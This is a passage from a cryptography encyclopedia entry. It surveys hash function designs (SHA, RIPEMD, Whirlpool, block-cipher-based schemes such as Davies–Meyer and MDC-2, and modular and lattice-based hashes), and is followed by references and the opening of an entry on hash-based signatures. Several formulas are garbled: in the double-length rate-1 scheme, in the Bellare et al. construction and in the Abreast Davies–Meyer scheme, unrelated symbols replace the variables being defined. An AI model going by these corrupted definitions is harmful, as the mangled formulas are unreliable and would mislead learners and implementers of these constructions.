NIST has published a series of variants on MD4 as FIPS standards under the name Secure Hash Algorithm family or SHA family. The first Secure Hash Algorithm was published by NIST (FIPS 180 1993) in 1993 (it is now referred to as SHA-0). The size of the hash result is 160 bits. In 1995, NIST discovered a certificational weakness in SHA-0, which resulted in a new release of the standard published under the name SHA-1 (FIPS 180-1 1995). In 1998, Chabaud and Joux have published an attack that finds collisions for SHA-0 in 2^{61} operations (Chabaud and Joux 1998); it is probably similar to the (classified) attack developed earlier that prompted the upgrade to SHA-1. In 2002, three new hash functions have been published with longer hash results: SHA-256, SHA-384, and SHA-512 (FIPS 180-2 2003). In December 2003, SHA-224 has been added in a change notice to FIPS 180-2 (2003). SHA-256 and SHA-224 have eight 32-bit chaining variables, and their compression function takes message blocks of 512 bits and chaining variables of 256 bits. SHA-384 and SHA-512 operate on 64-bit words; their compression function processes messages in blocks of 1024 bits and chaining variables of 512 bits. They are defined for messages shorter than 2^{128} bits.

Yet another improved version of MD4, called RIPEMD, was developed in the framework of the EEC-RACE project RIPE (1995). RIPEMD has two independent paths with strong interaction at the end of the compression function. It resulted later in the RIPEMD family. Due to partial attacks by Dobbertin (1997), RIPEMD was upgraded by Dobbertin et al. to RIPEMD-128 and RIPEMD-160, which have a 128-bit and a 160-bit result, respectively (Dobbertin et al. 1996). Variants with a 256- and 320-bit result have been introduced as well.

Whirlpool is a design by Barreto and V. Rijmen (2000); it consists of a 512-bit block cipher with a 512-bit key in the Miyaguchi–Preneel mode (refer section Hash Functions Based on a Block Cipher); it offers a result of 512 bits. The design principles of Whirlpool are closely related to those of Rijndael/AES.

Together with SHA-256, SHA-384, and SHA-512, Whirlpool has been recommended by the NESSIE project. The ISO standard on design hash functions (ISO/IEC 10118-3) contains RIPEMD-128, RIPEMD-160, SHA-1, SHA-256, SHA-384, SHA-512, and Whirlpool (ISO/IEC 10118 2000). Other custom designed hash functions include FFT-Hash III (Schnorr and Vaudenay 1994), N-hash (Miyaguchi et al. 1989), Snefru (Merkle 1990b), Subhash (Daemen 1995), and Tiger (Anderson and Biham 1996a).

Hash Functions Based on a Block Cipher

Hash functions based on a block cipher have been popular as this construction limits the number of cryptographic algorithms which need to be evaluated and implemented. The historic importance of DES, which was the first standard commercial cryptographic primitive that was widely available, also plays a role. The main disadvantage of this approach is that custom designed hash functions are likely to be more efficient. This is particularly true because hash functions based on block ciphers require a key change after every encryption.

The encryption operation E will be written as $Y = E_K(X)$. Here X denotes the plaintext, Y the ciphertext, and K the key. The size of the plaintext and ciphertext or the block length (in bits) will be denoted with r, while the key size (in bits) will be denoted with k. For DES, $r = 64$ and $k = 56$. The *hash rate* of a hash function based on a block cipher is defined as the number of r-bit input blocks that can be processed with a single encryption.

The discussion in this section will be limited to the case $k \approx r$. For $k \approx r$, a distinction will be made between the cases $n = r$, $n = 2r$, and $n > 2r$. Next the case $k \approx 2r$ will be discussed. A more extensive treatment can be found in Preneel (2004).

Size of Hash Result Equal to the Block Length All known schemes of this type have rate 1. The first secure construction for such a hash function was

the 1985 scheme by Matyas et al. (1985):

$$H_i = E^{\oplus}_{s(H_{i-1})}(X_i)\,.$$

Here *s*() is a mapping from the ciphertext space to the key space and $E^{\oplus}_K(X)$ denotes $E_K(X) \oplus X$. This scheme has been included in ISO/IEC 10118–2 (2000). The dual of this scheme is the Davies–Meyer scheme:

$$H_i = E^{\oplus}_{X_i}(H_{i-1})\,. \tag{1}$$

It has the advantage that it extends more easily to block ciphers for which key size and block size are different. A variant on these schemes was proposed in 1989 independently by Miyaguchi et al. (ISO-IEC/JTC1/SC27/WG2 N98 1991; Miyaguchi et al. 1989) and Preneel et al. (1989) (it is known as the Miyaguchi–Preneel scheme):

$$H_i = E^{\oplus}_{s(H_{i-1})}(X_i) \oplus H_{i-1}.$$

In 1993, Preneel et al. identify 12 secure variants (Preneel et al. 1994); Black et al. (2002) offer a concrete security proof for these schemes in the black-box cipher model (after earlier work in Winternitz (1984)): This implies that in this model, finding a collision requires $\approx 2^{r/2}$ encryptions and finding a (second) preimage takes $\approx 2^r$ encryptions. This shows that these hash functions can only be collision resistant if the block length is 160 bits or more. Most block ciphers have a smaller block length, which motivates the constructions in the next section.

Size of Hash Result Equal to Twice the Block Length The goal of *double block length* hash functions is to achieve a higher security level against collision attacks. Ideally a collision attack on such a hash function should require 2^r encryptions, and a (second) preimage attack 2^{2r} encryptions.

The few proposals that survive till today have rate less than 1. Two important examples are MDC-2 and MDC-4 with hash rate 1/2 and 1/4, respectively. They have been designed by Brachtl et al. (1990), and are also known as the Meyer–Schilling hash functions after the authors of the first paper described these schemes (Meyer and Schilling 1998).

$$T_i^1 = E^{\oplus}_{u\left(H_{i-1}^1\right)}\left(X_i\right) = LT_i^1 \left\| RT_i^1 \right.$$
$$T_i^2 = E^{\oplus}_{v\left(H_{i-1}^2\right)}\left(X_i\right) = LT_i^2 \left\| RT_i^2 \right.$$
$$H_i^1 = LT_i^1 \left\| RT_i^2 \right.$$
$$H_i^2 = LT_i^2 \left\| RT_i^1 \right. .$$

The variables H_0^1 and H_0^2 are initialized with the values IV_1 and IV_2 respectively, and the hash result is equal to the concatenation of H_t^1 and H_t^2. The functions u, v map the ciphertext space to the key space and need to satisfy the condition $u(IV^1) \neq v(IV^2)$. For $k = r$, the best known preimage and collision attacks on MDC-2 require $2^{3r/2}$ and 2^r operations, respectively (Lai and Massey 1993). A collision attack on MDC-2 based on the Data Encryption Standard (DES) ($r = 64$, $k = 56$) requires at most 2^{55} encryptions. Note that the compression function of MDC-2 is rather weak, hence Theorems 1 and 2 cannot be applied: Preimage and collision attacks on the compression function require at most 2^r and $2^{r/2}$ operations. MDC-2 has been included in ISO/IEC 10118-2 (2000).

One iteration of MDC-4 consists of the concatenation of two MDC-2 steps, where the plaintexts in the second step are equal to $H2_{i-1}$ and $H1_{i-1}$. The rate of MDC-4 is equal to 1/4. For $k = r$, the best known preimage attack for MDC-4 requires $2^{7r/4}$ operations. This shows that MDC-4 is probably more secure than MDC-2 against preimage attacks. However, finding a collision for MDC-4 itself requires only 2^{r+2} encryptions, while finding a collision for its compression function requires $2^{3r/4}$ encryptions (Knudsen and Preneel 2002; Preneel 1993). The best known (second) preimage attack on the compression function of MDC-4 requires $2^{3r/2}$ encryptions.

A series of proposals attempted to achieve rate 1 with constructions of the following form:

$$H_i^1 = E_{A_i^1}\left(B_i^1\right) \oplus C_i^1$$
$$H_i^2 = E_{A_i^2}\left(B_i^2\right) \oplus C_i^2,$$

where $x \in \mathbb{F}_q^n$, and $\mathbb{F}_p^*$ are binary linear combinations of $H_{i-1}^1,\ H_{i-1}^2,\ X_i^1$, and X_i^2 and where $x \in \mathbb{F}_q^n$, and C_i^2 are binary linear combinations of $H_{i-1}^1,\ H_{i-1}^2,\ X_i^1,\ X_i^2$, and H_i^1. The hash result is equal to the concatenation of H_t^1 and H_t^2. However, Knudsen et al. showed that for all hash functions in this class, a preimage attack requires at most 2^r operations, and a collision attack requires at most $2^{3r/4}$ operations (for most schemes this can be reduced to $2^{r/2}$) (Knudsen et al. 1998).

Merkle describes an interesting class of proposals in 1990a, for which he proves in the black-box cipher model that the compression function is collision resistant. The most efficient scheme has rate 1/4 and offers a security level of 2^{56} encryptions when used with DES. Other results on output length doubling have been obtained by Aiello and Venkatesan (1996).

Size of Hash Result Larger than Twice the Block Length Knudsen and Preneel propose a collision resistant compression function, but with parallel encryptions only (Knudsen and Preneel 2002). They show how a class of efficient constructions for hash functions can be obtained based on non-binary error-correcting codes. Their schemes can achieve a provable security level against collisions equal to 2^r, $2^{3r/2}$ (or more) and this with rates larger than 1/2 (based on a rather strong assumption). The internal memory of the scheme is larger than two or three blocks, which implies that an output transformation is required. Two of their schemes have been included in ISO/IEC 10118-2 (2000).

Size of the Key Equal to Twice the Block Length In this case, making efficient constructions is a little easier. A scheme in this class was proposed by Merkle (1979), who observed that a block cipher with key length larger than block length is a natural compression function:

$$H_i = E_{H_{i-1} \| X_i}(C),$$

with C a constant string. Another construction can be found in Lai and Massey (1993).

Two double length hash functions with rate 1/2 have been proposed by Lai and Massey (1993); they form extensions of the Davies–Meyer scheme. One scheme is called *Tandem Davies–Meyer*, and has the following description:

$$H_i^1 = E^{\oplus}_{H_{i-1}^2 \| X_i}\left(H_{i-1}^1\right)$$
$$H_i^2 = E^{\oplus}_{X_i \| \left(H_i^1 \oplus H_{i-1}^1\right)}\left(H_{i-1}^2\right)$$

The second scheme is called *Abreast Davies–Meyer*:

$$H_i^1 = E^{\oplus}_{H_{i-1}^2 \| X_i}\left(H_{i-1}^1\right)$$
$$H_i^2 = E^{\oplus}_{X_i \| H_{i-1}^1}\left(\bar{H}_{i-1}^2\right).$$

Here $\mathcal{E}_k$ denotes the bitwise complement of H. The best known attacks for a preimage and a collision require 2^{2r} and 2^r encryptions, respectively. Faster schemes in this class have been developed in Knudsen and Preneel (2002).

Hash Functions Based on Algebraic Structures

It should be pointed out that several of these hash functions are vulnerable to the insertion of trapdoors, which allow the person who chooses the design parameters to construct collisions. Therefore, one needs to be careful with the generation of the instance. For an RSA public key encryption modulus, one could use a distributed generation as developed by Boneh and Franklin (1997) and Frankel et al. (1998).

Hash Functions Based on Modular Arithmetic For several schemes, there exists a security reduction to a number theoretic problem that is believed to be difficult. However, they are very slow: Typically, they hash $\log_2 \log_2 N$ bits per modular squaring (or even per modular exponentiation). Damgård provides two hash functions for which finding a collision is provably equivalent to factoring an RSA modulus (Damgård 1988a). Gibson proposes a construction based on the discrete logarithm problem modulo a composite (Gibson 1991). A third approach by Bellare et al. (1994) uses the discrete logarithm problem in a group of prime order p denoted with G_p.

Every nontrivial element of G_p is a generator. The hash function uses t random elements α_i from G_p ($\alpha_i \neq 1$). The hash result is then computed as

$$H_{t+1} = \prod_{i=1}^{t} \alpha_i^{\tilde{X}_i}.$$

Here $\mathbb{F}_{p^2}$ is obtained by considering the string X_i as the binary expansion of a number and prepending 1 to it. This avoids trivial collisions when X_i consists of all zeros.

There exists a large number of ad hoc schemes for which there is no security reduction; many of these have been broken. The most efficient schemes are based on modular squaring. The best schemes seem to be of the form:

$$H_i = \left((X_i \oplus H_{i-1})^2 \bmod N \right) \oplus H_{i-1}.$$

In order to preclude a correcting block attack, it is essential to add redundancy to the message blocks X_i and to perform some additional operations. Two constructions, MASH-1 and MASH-2 (for Modular Arithmetic Secure Hash) have been standardized in ISO/IEC 10118-4 (2000). MASH-1 has the following compression function:

$$H_i = \left(((X_i \oplus H_{i-1}) \vee A)^2 \pmod N \right) \oplus H_{i-1},$$

Here A = `0xF00…00`, the four most significant bits in every byte of X_i are set to `1111`, and the output of the squaring operation is chopped to n bits. A complex output transformation is added, which consists of a number of applications of the compression function; its goal is to destroy all the remaining mathematical structure. The final result is at most $n/2$ bits. The best known preimage and collision attacks on MASH-1 require $2^{n/2}$ and $2^{n/4}$ operations (Coppersmith and Preneel 1995); they are thus not better than brute force attacks. MASH-2 is a variant of MASH-1 which uses exponent $2^8 + 1$ (ISO/IEC 10118 2000). This provides for an additional security margin.

Hash Functions Based on Knapsack and Lattice Problems The knapsack problem (Knapsack Cryptographic Schemes) of dimensions n and $\ell(n)$ can be defined as follows: given a set of n l-bit integers $\{a_1, a_2, \ldots, a_n\}$, and an integer S, find a vector X with components x_i equal to 0 or 1 such that

$$\sum_{i=1}^{n} a_i \cdot x_i = S \bmod 2^{\ell(n)}.$$

For application to hashing, one needs $n > \ell(n)$; knapsack problems become more difficult when $n \approx \ell(n)$; however, the performance of the hash function decreases with the value $n - \ell(n)$. The best known attacks are those based on lattice reduction (LLL) (Joux and Granboulan 1995) and an algebraic technique which becomes more effective if $n \gg \ell(n)$ (Patarin 1995). It remains an open problem whether for practical instances a random knapsack is sufficiently hard.

Ajtai introduced a function that is one-way (or preimage resistant) if the problem of approximating the shortest vector in a lattice to polynomial factors is hard (Ajtai 1996). Goldreich et al. have proved that the function is in fact collision resistant (Goldreich et al. 1996). Micciancio has proposed a CRHF for which the security is based on the worst-case hardness of approximating the covering radius of a lattice (Micciancio 2002).

Several multiplicative knapsacks have also been proposed, such as the schemes by Zémor (1994) and Tillich and Zémor (1994). Their security is based on the hardness of finding short factorizations in certain groups. In some cases, one can even prove a lower bound on the Hamming distance between colliding messages. Attacks on these proposals (for certain parameters) can be found in Charnes and Pieprzyk (1995) and Geiselmann (1995).

Incremental Hash Functions A hash function (or any cryptographic primitive) is called *incremental* if it has the following property: If the hash function has been evaluated for an input x, and a small modification is made to x, resulting in x', then one can update $h(x)$ in time proportional to the amount of modification between x and x', rather than having to recompute $h(x')$ from scratch. If a function is incremental, it is automatically parallelizable as well.

This concept was first introduced by Bellare et al. (1994). They also made a first proposal based on exponentiation in a group of prime order. Improved constructions were proposed by Bellare and Micciancio (1997).

Recommended Reading

Aiello W, Venkatesan R (1996) Foiling birthday attacks in length-doubling transformations. Benes: a non-reversible alternative to Feistel. In: Maurer U (ed) Advances in cryptology – EUROCRYPT'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 307–320

Ajtai M (1996) Generating hard instances of lattice problems. In: Proceedings of 28th ACM symposium on the theory of computing, Philadelphia, pp 99–108

Anderson R (1995) The classification of hash functions. In: Farrell PG (ed) Codes and cyphers: cryptography and coding IV. Institute of Mathematics & its Applications (IMA), Southend-on-Sea, pp 83–93

Anderson R, Biham E (1996a) Tiger: a new fast hash function. In: Gollmann D (ed) Fast software encryption. Lecture notes in computer science, vol 1039. Springer, Berlin, pp 89–97

Anderson R, Biham E (1996b) Two practical and provably secure block ciphers: BEAR and LION. In: Gollmann D (ed) Fast software encryption. Lecture notes in computer science, vol 1039. Springer, Berlin, pp 113–120

Barreto PSLM, Rijmen V (2000) The Whirlpool hashing function. NESSIE submission

Bellare M, Micciancio D (1997) A new paradigm for collision-free hashing: incrementality at reduced cost. In: Fumy W (ed) Advances in cryptology – EUROCRYPT'97. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 163–192

Bellare M, Goldreich O, Goldwasser S (1994) Incremental cryptography: the case of hashing and signing. In: Desmedt Y (ed) Advances in cryptology – CRYPTO'94. Lecture notes in computer science, vol 839. Springer, Berlin, pp 216–233

Biham E, Shamir A (1993) Differential cryptanalysis of the data encryption standard. Springer, Berlin

Black J, Rogaway P, Shrimpton T (2002) Black-boxanalysisoftheblock-cipherbasedhash function constructions from PGV. In: Yung M (ed) Advances in cryptology – CRYPTO 2002. Lecture notes in computer science, vol 2442. Springer, Berlin, pp 320–355

Boneh D, Franklin M (1997) Efficient generation of shared RSA keys. In: Kaliski B (ed) Advances in cryptology – CRYPTO'97. Lecture notes in computer science, vol 1294. Springer, Berlin, pp 425–439

Brachtl BO, Coppersmith D, Hyden MM, Matyas SM, Meyer CH, Oseas J, Pilpel S, Schilling M (1990) Data authentication using modification detection codes based on a public one way encryption function. U.S. Patent Number 4,908,861, 13 Mar 1990

Chabaud F, Joux A (1998) Differential collisions: an explanation for SHA-1. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 56–71

Charnes C, Pieprzyk J (1995) Attacking the SL_2 hashing scheme. In: Pieprzyk J, Safavi-Naini R (eds) Advances in cryptography – ASIACRYPT'94. Lecture notes in computer science, vol 917. Springer, Berlin, pp 322–330

Coppersmith D (1985) Another birthday attack. In: Williams HC (ed) Advances in cryptology – CRYPTO'85. Lecture notes in computer science, vol 218. Springer, Berlin, pp 14–17

Coppersmith D (1989) Analysis of ISO/CCITT document X.509 Annex D. IBM T.J. Watson Center, Yorktown Heights, Internal Memo, 11 June 1989 (also ISO/IEC JTC1/SC20/WG2/N160)

Coppersmith D, Preneel B (1995) Comments on MASH-1 and MASH-2. ISO/IEC JTC1/SC27/N1055. Accessed 21 Feb 1995

Daemen J (1995) Cipher and hash function design. Strategies based on linear and differential cryptanalysis. Doctoral dissertation, Katholieke Universiteit Leuven

Damgård IB (1988a) Collision free hash functions and public key signature schemes. In: Chaum D, Price WL (eds) Advances in cryptology – EUROCRYPT'87. Lecture notes in computer science, vol 304. Springer, Berlin, pp 203–216

Damgård IB (1988b) The application of claw free functions in cryptography. PhD thesis, Aarhus University, Mathematical Institute

Damgård IB (1990) A design principle for hash functions. In: Brassard G (ed) Advances in cryptology – CRYPTO'89. Lecture notes in computer science, vol 435. Springer, Berlin, pp 416–427

Davies D, Price WL (1980) The application of digital signatures based on public key cryptosystems. NPL report, DNACS 39/80, Dec 1980

den Boer B, Bosselaers A (1992) An attack on the last two rounds of MD4. In: Feigenbaum J (ed) Advances in cryptology – CRYPTO'91. Lecture notes in computer science, vol 576. Springer, Berlin, pp 194–203

den Boer B, Bosselaers A (1994) Collisions for the compression function of MD5. In: Helleseth T (ed) Advances in cryptology – EUROCRYPT'93. Lecture notes in computer science, vol 765. Springer, Berlin, pp 293–304

Diffie W, Hellman ME (1976) New directions in cryptography. IEEE Trans Inf Theory IT-22(6):644–654
[MathSciNet]

Dobbertin H (1996) The status of MD5 after a recent attack. CryptoBytes 2(2):1–6

Dobbertin H (1997) RIPEMD with two-round compress function is not collision-free. J Cryptol 10(1):51–69

Dobbertin H (1998a) Cryptanalysis of MD4. J Cryptol 11(4):253–271. See also Gollmann D (ed) (1996) Fast software encryption. Lecture notes in computer science, vol 1039. Springer, Berlin, pp 53–69

Dobbertin H (1998b) The first two rounds of MD4 are not one-way. In: Vaudenay S (ed) Fast software encryption. Lecture notes in computer science, vol 1372. Springer, Berlin, pp 284–292

Dobbertin H, Bosselaers A, Preneel B (1996) RIPEMD-160: a strengthened version of RIPEMD. In: Gollmann D (ed) Fast software encryption. Lecture notes in computer science, vol 1039. Springer, Berlin, pp 71–82.

FIPS 180 (1993) Secure hash standard. Federal information processing standard (FIPS), Publication 180. National Institute of Standards and Technology, US Department of Commerce, Washington, DC, 11 May 1993

FIPS 180-1 (1995) Secure hash standard. Federal information processing standard (FIPS), Publication 180–1. National Institute of Standards and Technology, US Department of Commerce, Washington, DC, 17 Apr 1995

FIPS 180-2 (2003) Secure hash standard. Federal information processing standard (FIPS), Publication 180–2. National Institute of Standards and Technology, US Department of Commerce, Washington, DC, 26 Aug 2002 (Change notice 1 published on 1 Dec)

FIPS 186 (1994) Digital signature standard. Federal information processing standard (FIPS), Publication 186. National Institute of Standards and Technology, US Department of Commerce, Washington, DC, 19 May 1994

Frankel Y, MacKenzie PD, Yung M (1998) Robust efficient distributed RSA-key generation. In: Proceedings of 30th ACM symposium on the theory of computing, Dallas, pp 663–672

Geiselmann W (1995) A note on the hash function of Tillich and Zémor. In: Boyd C (ed) Cryptography and coding, fifth IMA conference. Springer, Berlin, pp 257–263

Gibson JK (1990) Some comments on Damgård's hashing principle. Electron Lett 26(15):1178–1179

Gibson JK (1991) Discrete logarithm hash function that is collision free and one way. IEEE Proc 138(6):407–410

Girault M, Cohen R, Campana M (1988) A generalized birthday attack. In: Günther CG (ed) Advances in cryptology – EUROCRYPT'88. Lecture notes in computer science, vol 330. Springer, Berlin, pp 129–156

Goldreich O, Goldwasser S, Halevi S (1996) Collision-free hashing from lattice problems. Theory of Cryptography Library.

Handschuh H, Knudsen LR, Robshaw MJB (2001) Analysis of SHA-1 in encryption mode. In: Naccache D (ed) Topics in cryptology – CT-RSA 2001. Lecture notes in computer science, vol 2020. Springer, Berlin, pp 70–83

ISO/IEC 10118 (2000) Information technology – security techniques – hash-functions, Part 1: general, Part 2: hash-functions using an n-bit block cipher algorithm, (2003) Part 3: dedicated hash-

functions, (1998) Part 4: hash-functions using modular arithmetic

ISO-IEC/JTC1/SC27/WG2 N98 (1991) Hash functions using a pseudo random algorithm. Japanese contribution

Joux A, Granboulan L (1995) A practical attack against knapsack based hash functions. In: De Santis A (ed) Advances in cryptology – EUROCRYPT'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 58–66

Kaliski BS Jr (1992) The MD2 message-digest algorithm. Request for comments (RFC) 1319, Internet Activities Board, Internet Privacy Task Force

Kaliski BS Jr (2002) On hash function firewalls in signature schemes. In: Preneel B (ed) Topics in cryptology – CT-RSA 2002. Lecture notes in computer science, vol 2271. Springer, Berlin, pp 1–16

Knudsen LR (1995) New potentially 'weak' keys for DES and LOKI. In: De Santis A (ed) Advances in cryptology – EUROCRYPT'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 419–424

Knudsen L, Preneel B (2002) Enhancing the security of hash functions using non-binary error correcting codes. IEEE Trans Inf Theory 48(9):2524–2539

Knudsen LR, Lai X, Preneel B (1998) Attacks on fast double block length hash functions. J Cryptol 11(1):59–72
[MathSciNet]

Lai X, Massey JL (1993) Hash functions based on block ciphers. In: Rueppel RA (ed) Advances in cryptology – EUROCRYPT'92. Lecture notes in computer science, vol 658. Springer, Berlin, pp 55–70

Matyas SM, Meyer CH, Oseas J (1985) Generating strong one-way functions with cryptographic algorithm. IBM Techn Discl Bull 27(10A):5658–5659

Merkle R (1979) Secrecy, authentication, and public key systems. UMI Research Press, Ann Arbor

Merkle R (1990a) One way hash functions and DES. In: Brassard G (ed) Advances in cryptology – CRYPTO'89. Lecture notes in computer science, vol 435. Springer, Berlin, pp 428–446

Merkle R (1990b) A fast software one-way hash function. J Cryptol 3(1):43–58
[MathSciNet]

Meyer CH, Schilling M (1998) Secure program load with manipulation detection code. In: Proceedings of SECURICOM, Paris, pp 111–130

Micciancio D (2002) Improved cryptographic hash functions with worst-case/average case connection. In: Proceedings of 34th annual ACM symposium on theory of computing, Montréal, pp 609–618

Miyaguchi S, Iwata M, Ohta K (1989) New 128-bit hash function. In: Proceeding of fourth international joint workshop on computer communications, Tokyo, 13–15 July 1989, pp 279–288

Moore JH, Simmons GJ (1987) Cycle structure of the DES for keys having palindromic (or antipalindromic) sequences of round keys. IEEE Trans Softw Eng 13:262–273

Naor M, Yung M (1990) Universal one-way hash functions and their cryptographic applications. In: Proceedings of 21st ACM symposium on the theory of computing, Seattle, pp 387–394

Pal P, Sarkar P (2003) PARSHA-256 – a new parallelizable hash function and a multithreaded implementation. In: Johansson T (ed) Fast software encryption. Lecture notes in computer science, vol 2887. Springer, Berlin, pp 347–361

Patarin J (1995) Collisions and inversions for Damgård's whole hash function. In: Pieprzyk J, Safavi-Naini R (eds) Advances in cryptography – ASIACRYPT'94. Lecture notes in computer science, vol 917. Springer, Berlin, pp 307–321

Preneel B (1993) Analysis and design of cryptographic hash functions. Doctoral dissertation, Katholieke Universiteit Leuven

Preneel B (2004) Hash functions and MAC algorithms: state of the art. In: Preneel B (ed) Lecture notes in computer science. Springer, Berlin, in print

Preneel B, Govaerts R, Vandewalle J (1989) Cryptographically secure hash functions: an overview. ESAT internal report, K.U. Leuven

Preneel B, Govaerts R, Vandewalle J (1994) Hash functions based on block ciphers: a synthetic approach. In: Stinson D (ed) Advances in cryptology – CRYPTO'93. Lecture notes in computer science, vol 773. Springer, Berlin, pp 368–378

Quisquater J-J, Delescaille J-P (1990a) How easy is collision search? Application to DES. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptology – EUROCRYPT'89. Lecture notes in computer science, vol 434. Springer, Berlin, pp 429–434

Quisquater J-J, Delescaille J-P (1990b) How easy is collision search. New results and applications to DES. In: Brassard G (ed) Advances in cryptology – CRYPTO'89. Lecture notes in computer science, vol 435. Springer, Berlin, pp 408–413

Rabin MO (1978) Digitalized signatures. In: Lipton R, DeMillo R (eds) Foundations of secure computation. Academic, New York, pp 155–166

Rijmen V, Preneel B (1995) Improved characteristics for differential cryptanalysis of hash functions based on block ciphers. In: Preneel B (ed) Fast software encryption. Lecture notes in computer science, vol 1008. Springer, Berlin, pp 242–248

RIPE (1995) Integrity primitives for secure information systems. In: Bosselaers A, Preneel B (eds) Final report of RACE integrity primitives evaluation (RIPE-RACE 1040). Lecture notes in computer science, vol 1007. Springer, Berlin

Rivest RL (1991) The MD4 message digest algorithm. In: Vanstone S (ed) Advances in cryptology – CRYPTO'90. Lecture notes in computer science, vol 537. Springer, Berlin, pp 303–311

Rivest RL (1992) The MD5 message-digest algorithm. Request for comments (RFC) 1321, Internet Activities Board, Internet Privacy Task Force

Rivest RL, Shamir A, Adleman L (1978) A method for obtaining digital signatures and public-key cryptosystems. Commun ACM 21:120–126
[MathSciNet]

Rogaway P, Shrimpton T (2004) Cryptographic hash function basics: definitions, implications, and separations for preimage resistance, second-preimage resistance, and collision resistance. In: Meier W, Roy BK (eds) Fast software encryption. Lecture notes in computer science, vol 3017. Springer, Berlin, pp 371–388

Rogier N, Chauvaud P (1997) MD2 is not secure without the checksum byte. Des Code Crypt 12(3):245–251

Rompay V, Biryukov BA, Preneel B, Vandewalle J (2003) Cryptanalysis of 3-pass HAVAL. In: Lai CS (ed) Advances in cryptography – ASIACRYPT 2003. Lecture notes in computer science, vol 2894. Springer, Berlin, pp 228–245

Schnorr CP, Vaudenay S (1994) Parallel FFT-hashing. In: Anderson R (ed) Fast software encryption. Lecture notes in computer science, vol 809. Springer, Berlin, pp 149–156

Simon D (1998) Finding collisions on a oneway street: can secure hash functions be based on general assumptions? In: Nyberg K (ed) Advances in cryptology – EUROCRYPT'98. Lecture notes in computer science, vol 1403. Springer, Berlin, pp 334–345

Stinson D (2001) Some observations on the theory of cryptographic hash functions. Technical report 2001/020, University of Waterloo

Tillich J-P, Zémor G (1994) Hashing with SL_2. In: Desmedt Y (ed) Advances in cryptology – CRYPTO'94. Lecture notes in computer science, vol 839. Springer, Berlin, pp 40–49

van Oorschot PC, Wiener M (1999) Parallel collision search with cryptanalytic applications. J Cryptol 12(1):1–28
[MathSciNet]

Winternitz R (1984) A secure one-way hash function built from DES. In: Proceedings of the IEEE symposium on information security and privacy. IEEE Press, Los Alamitos, pp 88–90

Yuval G (1979) How to swindle Rabin. Cryptologia 3:187–189

Zémor G (1994) Hash functions and Cayley graphs. Des Codes Crypt 4(4):381–394
[MathSciNet]

Zheng Y, Matsumoto T, Imai H (1990) Connections between several versions of one-way hash functions. Trans IEICE E E73(7):1092–1099

Zheng Y, Pieprzyk J, Seberry J (1993) HAVAL – a one-way hashing algorithm with variable length output. In: Seberry J, Zheng Y (eds) Advances in cryptology – AUSCRYPT'92. Lecture notes in computer science, vol 718. Springer, Berlin, pp 83–104

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300439

Hash Tree

Merkle Trees

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300440

Hash-Based Message Authentication Code

HMAC

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_413

Hash-Based Signatures

Tanja Lange[21] ✉
(21) Coding Theory and Cryptology, Eindhoven Institute for the Protection of Systems and Information, Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Tanja Lange**
Email: tanja@hyperelliptic.org

Synonyms

Lamport one-time signatures; Merkle-hash-trees signatures; Winternitz one-time signatures

Definition

Hash-based signature schemes are public key signatures that are based on the one-wayness of cryptographic hash functions.

Theory

The first hash-based signature scheme is Lamport's one-time signature scheme (Lamport 1979) (see also (Diffie and Hellman 1976), p. 650). To sign messages of length k the system is set up as follows:

Let H be a one-way function $H : \{0,1\}^k \to \{0,1\}^k$. The signer chooses $2k$ random strings $x_1[0], x_1[1], \ldots, x_k[0], x_k[1]$ and stores them as his secret key X. Then he computes $y_i[b] = H(x_i[b])$ for $b \in \{0,1\}$ and $1 \le i \le k$. The

public key is the vector $Y = (y_1[0], y_1[1], \ldots, y_k[0], y_k[1])$ of $2k$ strings of length k each.

The signature $S(X, m)$ of a message m is $x_1[m_1], \ldots, x_k[m_k]$, where $m = (m_1, \ldots, m_k)$. The verifier checks whether $H(x_i[m_i]) = y_i[m_i]$ for $1 \leq i \leq k$.

The scheme is called *one-time signature* because a public key can be used only for one signature: if a second message is signed that differs from the first in at least two hash bits then an attacker can generate further valid signatures. Assume that the first message satisfies $m_1 = (0, 1, 1, \ldots)$ and the second message satisfies $m_2 = (1, 1, 0, \ldots)$. Then $x_1[0]$, $x_1[1]$, $x_2[1]$, $x_3[0]$, $x_3[1]$, … are revealed, allowing anybody to sign also messages $(1, 1, 1, \ldots)$ or $(0, 1, 0, \ldots)$, where the values in the dots need to match one of the previously signed messages.

To extend this one-time signature scheme to longer messages let G be a cryptographic hash function, $G : \{0, 1\}^* \rightarrow \{0, 1\}^k$. It is possible, and commonly done, to choose H as G restricted to input of length k. Setting up the public key works as stated above.

